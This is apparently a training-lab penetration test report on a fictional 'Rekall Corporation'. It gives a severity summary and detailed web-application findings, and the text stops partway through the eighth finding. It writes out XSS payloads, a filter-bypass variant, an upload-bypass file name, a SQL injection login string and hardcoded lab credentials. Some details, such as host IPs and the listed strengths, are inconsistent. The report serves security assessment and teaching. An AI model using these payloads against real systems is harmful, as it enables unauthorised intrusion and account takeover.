



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction.....	5
Assessment Objective	5
Penetration Testing Methodology.....	6
Reconnaissance.....	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings.....	8
Grading Methodology	8
Summary of Strengths.....	9
Summary of Weaknesses.....	9
Executive Summary	10
Summary Vulnerability Overview	11
Vulnerability Findings.....	12
Attacking the Web Application	12
Attacking Rekall's Linux Servers.....	29
Attacking Rekall's Windows Servers.....	40

Contact Information

Company Name	Robust Security LLC
Contact Name	Stokely De Freitas
Contact Title	Lead Pentester

Document History

Version	Date	Author(s)	Comments
001	07-27-2022	Stokely De Freitas	Initial Draft
002	07-30-2022	Stokely De Freitas	Interim Draft
003	08-07-2022	Stokely De Freitas	Final

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Rekall's security awareness program is still in its infancy and is expected to take time along with tweaking, addressing the unique needs of the organization.
- Physical security appears effective as employees are assigned a perimeter access badge with their picture. It must be presented on entry to the main building. A missing badge would require the employee to provide a government issued identification, prior to being presented with a temporary badge, valid for the day. Turnstiles along with access badges are used to manage the flow of foot traffic.

Summary of Weaknesses

The summary of weaknesses is covered under three categories Attacking the Web Application, Attacking Rekall's Linux Servers and Attacking Rekall's Windows Servers. We successfully identified and exploited a myriad of vulnerabilities (Critical, High, Medium and Low). Many of these should be addressed immediately in order to reduce the attack surface. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- XSS vulnerabilities
- Sensitive data exposure
- Local file inclusion
- SQL Injection
- Command Injection
- Brute Force Attacks
- PHP Injection
- Directory traversal
- Shellshock

Executive Summary

Robust Security LLC conducted a comprehensive security assessment of Rekall in order to determine existing vulnerabilities and establish the current level of security risk associated within their ecosystem and the technologies in use. This assessment harnessed penetration testing techniques to provide Rekall management, with an understanding of the risks and security posture of the corporate environment.

To test the security posture of the internal network, we began with a reconnaissance and host discovery phase during which we used portscans using Zenmap, and OSINT tools to fingerprint the operating systems, software, and services running on each target host. After fingerprinting the various targets and determining open ports and services enabled on each host, we executed a vulnerability enumeration phase, in which we listed all potential vulnerabilities affecting each host and developed a list of viable attack vectors. We attempted to exploit all vulnerabilities affecting the target hosts. After comprehensive testing, there were excessive vulnerabilities discovered within the target hosts environment. Those vulnerabilities were ultimately exploited, compromising the confidentiality, integrity and availability of resources.

The engagement highlighted multiple Critical, High and Medium severity issues impacting Rekall internal network, which require immediate remediation efforts in order to secure the company's environment against malicious threat actors. The wireless network and physical security were not in scope; however, a high-level review was performed on the infrastructure. Also performed was a physical security assessment due to it not being in scope at this time. Overall assessment shows that, Rekall is not prepared to defend against an attack and should take immediate steps to remediate the findings presented within this report.

Summary Vulnerability Overview

Vulnerability	Severity
Attacking the Web Application	
XSS reflected vulnerability – welcome.php	High
XSS reflected (advanced) vulnerability – memory-planner.php (1 st)	High
XSS stored vulnerability – comments.php	High
Sensitive data exposure vulnerability – about-rekall.php	Low
Local file inclusion vulnerability – memory-planner.php (2 nd)	High
Local file inclusion (advanced) vulnerability - memory-planner.php (3 rd)	Medium
SQL injection vulnerability – login.php (1 st)	Critical
Sensitive data exposure vulnerability – login.php (2 nd)	Critical
Sensitive data exposure vulnerability – robots.txt	High
Command injection vulnerability – networking.php (1 st)	Critical
Command injection (advanced) vulnerability – networking.php (2 nd)	High
Brute force attack vulnerability – login.php (2 nd)	Critical
PHP injection vulnerability – souvenirs.php	Medium
Session management vulnerability – admin_legal_data.php	High
Directory traversal vulnerability – disclaimer.php	Critical
Attacking Rekall's Linux Servers	
Open-source exposed data – https://centralops.net/co/DomainDossier.aspx	Low
Ping totalrekall.xyz – 43.102.136.180	Low
Open-source exposed data – History of certificates issued to the company	Low
Number of hosts on this network – 192.168.13.0/24: 5 Hosts	Medium
Host running Drupal – 192.168.13.13	High
Nessus scan result for 192.168.13.12	Critical
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617) – 192.168.13.10	Critical
Shellshock - 192.168.13.11	High
Additional vulnerabilities on the affected host – 192.168.13.11	Critical
Struts - CVE-2017-5638 – 192.168.13.12	High
Drupal - CVE-2019-6340 – 192.168.13.13	High
CVE-2019-14287 – 192.168.13.14	High
Attacking Rekall's Windows Servers	
totalrekall GitHub Page	Low
Nmap scan to determine network hosts – 172.22.117.0\24	Medium
NSE script for FTP anonymous – 172.22.117.20	Medium
SLMail SMTP on port 25 and POP3 port 110 vulnerability – 172.22.117.20	Medium
Scheduled task vulnerability – 172.22.117.20	Medium

SLMail Compromise – 172.22.117.20	Critical
Lateral movement – 172.22.117.20	Critical
Attacking the LSA – 172.22.117.20	Critical
Navigating to the exploited C:\ directory – 172.22.117.20	Critical
Accessing the default administrator credentials – 172.22.117.20	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Linux OS: - 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 Web Server: - 34.102.136.180 Windows OS: - Server2019 – 172.22.117.10 Win10 – 172.22.117.20
Ports	Linux OS: - 4444 34048 34060 51164 58874 Windows OS: - 21/TCP – FTP 25/TCP – SMTP 79/TCP – Finger 80/TCP – HTTP 106/TCP – POP3PW 110/TCP – POP3 135/TCP – MSRPC 139/TCP – NETBIOS-SSN 443/TCP – SSL/HTTP

Exploitation Risk	Total
Critical	12
High	13
Medium	7
Low	6

Vulnerability Findings

Attacking the Web Application

Vulnerability 1	Findings
Title	XSS reflected vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	The XSS vulnerability was hidden within the "Welcome.php" page of Rekall Corporation. The following "<script>alert('Threat Hunter')</script>" was used to reveal the vulnerability.
Images	See Fig.1, Fig.2 & Fig.3
Affected Hosts	welcome.php
Remediation	This XSS vulnerability can be mitigated through security awareness training, so employees are able to identify phishing emails and questionable social media feeds. Additionally, DevOps teams leveraging secure coding practices and the deployment of web application firewalls (WAF).




Fig.1 – Vulnerability located on the "Welcome" page




Fig.2 – Alert script successfully executed




Fig.3 – Successfully identified

Vulnerability 2	Findings
Title	XSS reflected (advanced) vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	The input validation removes the word "script," so the word "script" needs to be split up in the payload—for example: <5cr1ptT><Script>alert("hi")</5cr1ptT></Script>
Images	Fig.4
Affected Hosts	memory-planner.php (1 st)
Remediation	This XSS vulnerability can be mitigated through security awareness training, so employees are able to identify phishing emails and questionable social media feeds. Additionally, DevOps teams leveraging secure coding practices and the deployment of web application firewalls (WAF).




Fig.4 – Used several variations to bypass sanitizing “script”.

Vulnerability 3	Findings
Title	XSS stored vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Scripting used to exploit poor coding practices.
Images	Fig.5 & Fig.6
Affected Hosts	comments.php
Remediation	This XSS vulnerability can be mitigated through security awareness training, so employees are able to identify phishing emails and questionable social media feeds. Additionally, DevOps teams leveraging secure coding practices and the deployment of web application firewalls (WAF).




Fig.5 – Script used to exploit lack of validation




Fig.6 – Confirmation exploit was successful

Vulnerability 4	Findings
Title	Sensitive data exposure vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Low
Description	The flag appears in the HTTP response headers. These headers can be seen using BURP or via a cURL request, such as: curl -v http://192.168.14.35/About-Rekall.php
Images	Fig.7
Affected Hosts	About-Rekall.php
Remediation	It's difficult to eliminate "curl" since it's just an HTTP client, like a browser.

```

root@kali:~# curl -v http://192.168.14.35/About-Rekall.php | grep Flag
* Total-time: 0.000999 <-- total time: connect=0.000, DNS=0.000, read=0.000, write=0.000
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
* User-agent: curl/7.51.0
* Accept: */*
< HTTP/1.1 200 OK
< Date: Sun, 31 Jul 2022 00:33:45 GMT
< Content-Type: text/html; charset=UTF-8
< Content-Length: 74
< Vary: Accept-Encoding
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Type: text/html
<
[7873 bytes data]
* Total download time: 0.000999
* Connection #0 to host 192.168.14.35 left intact
root@kali:~#

```

Fig.7 – Used curl to reveal the site source code

Vulnerability 5	Findings
Title	Local file inclusion vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Uploading any PHP file will provide the flag.
Images	Fig.8 & Fig.9
Affected Hosts	Memory-Planner.php (2 nd)
Remediation	Secure coding must be included from the inception of a development project. Input validation, limiting the upload of a specific file types should be used to safeguard malicious file uploads.




Fig.8 – File with a “.php” extension created




Fig.9 – Confirmation exploit was successful.

Vulnerability 6	Findings
Title	Local file inclusion (advanced) vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	The input validation checks for the presence of .jpg, so to bypass this upload, name your malicious script with this name: script.jpg.php
Images	Fig.10 & Fig.11
Affected Hosts	Memory-Planner.php (3rd)
Remediation	Secure coding must be included from the inception of a development project. Input validation, limiting the upload of a specific file types should be used to safeguard malicious file uploads.




Fig.10 – File renamed to bypass “.jpg” validation




Fig.11 – Confirmation compromise was successful

Vulnerability 7	Findings
Title	SQL injection vulnerability on
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	In the password field, use the following payload: 1' OR '1' = '1
Images	Fig.12 & Fig.13
Affected Hosts	Login.php (1st)
Remediation	The only solution to prevent a SQL Injection attack is to implement input validation and parametrized queries. Sanitizing all input prior to it being processed on the backend.

Fig.12 – Used the following “1’ OR ‘1’ = ‘1” to exploit sql injection vulnerability

Fig.13 – Confirmation compromise was successful.

Vulnerability 8	Findings
-----------------	----------

Title	Sensitive data exposure vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	The username and password are in the HTML, or you can view them by highlighting the webpage. Username: dougquaid Password: kuato
Images	Fig.14 & Fig.15
Affected Hosts	Login.php (2nd)
Remediation	User credentials and IP addresses should never be hard coded during application development. This increases the risk of it being discovered and used by malicious individuals.

```

122     <p>Enter your Administrator credentials!</p>
123
124 <style>
125     input[type="text"], input[type="password"]{
126         background-color: black;
127         color: white;
128     }
129
130     button[type="submit"]{
